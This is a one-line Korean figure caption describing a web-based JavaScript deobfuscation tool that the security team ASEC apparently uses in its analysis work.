[그림] ASEC에서 활용하고 있는 자바스크립트 난독화 해제 도구 (웹 기반)